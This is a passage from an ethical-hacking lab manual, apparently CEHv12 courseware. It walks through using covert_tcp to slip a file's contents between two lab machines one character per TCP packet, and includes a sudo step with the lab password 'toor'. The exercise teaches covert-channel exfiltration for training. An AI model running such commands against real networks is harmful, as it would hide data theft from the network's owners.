
32. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.

33. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

34. Type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.

35. covert_tcp starts sending the string one character at a time, as shown in the screenshot.




36. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.



